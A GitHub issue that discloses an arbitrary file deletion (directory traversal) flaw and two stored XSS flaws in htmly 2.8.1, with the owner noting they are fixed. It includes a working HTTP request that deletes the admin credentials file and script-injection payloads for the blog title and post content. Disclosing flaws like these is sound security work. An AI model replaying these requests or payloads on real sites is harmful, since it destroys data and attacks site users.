New issue

Jump to bottom

Arbitrary file deletion and Persistent XSS exists on htmly 2.8.1 #481

Closed fuzz7j opened this issue on Jul 11, 2021 · 2 comments


fuzz7j commented on Jul 11, 2021

1. An Arbitrary file deletion vulnerability in the backend

In htmly-2.8.1\system\admin\views\backup.html.php
line 7

```
if (!empty($file)) {
    unlink("backup/$file");
}
```

When we delete our backup files, we can delete any files on the system through directory traversal.




example:
When we login, we can go to setting -> backup -> Creat back, then we client delete, we can get a link. when we modify the file field to `/config/users/admin.ini` and submit.

```
GET /admin/backup?file=../config/users/admin.ini&submit=Delete HTTP/1.1
Host: 10.211.55.3:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.211.55.3:8888/admin/backup
Cookie: CSRF_TOKEN=ncDpMG6sz9cWAhPp; kodUserID=1; __51uvsct__JH8lWQvr8bXXIzV9=2; __51vcke__JH8lWQvr8bXXIzV9=c469
5bd5-02b6-5295-974b-e8ddcfdf0022; __51vuft__JH8lWQvr8bXXIzV9=1625743826644; HOST=http%3A//10.211.55.3%3A88/; APP_HOST=http%3A//10.211.55.3%3A88/; kodUserLanguage=zh-CN;
kodVersionCheck=check-at-1625809444; X-CSRF-TOKEN=m655d6hVx8EiMrw2nNue; PHPSESSID=4pau0op8l24alsd5sps034a412
Upgrade-Insecure-Requests: 1
```


The administrator information has been deleted and no one can login to the system.

2. Persistent XSS on Blog title

Since the Blog title is not processed by `htmlentities`





when we modify the Blog title to `<script>alert(/test/)</script>` , Javascript is executed.



3. Persistent XSS on Creating regular blog post.

When we Creating regular blog post. Enter in Content
`</div><script>alert(/xxx/)</script>` and visit this article, Javascript is executed.





danpros commented on Jul 11, 2021 — Owner

Hello,

This has been fixed in repo. See #463

danpros commented on Jul 12, 2021 — Owner

Please see this one #481

danpros closed this as completed on Jul 12, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants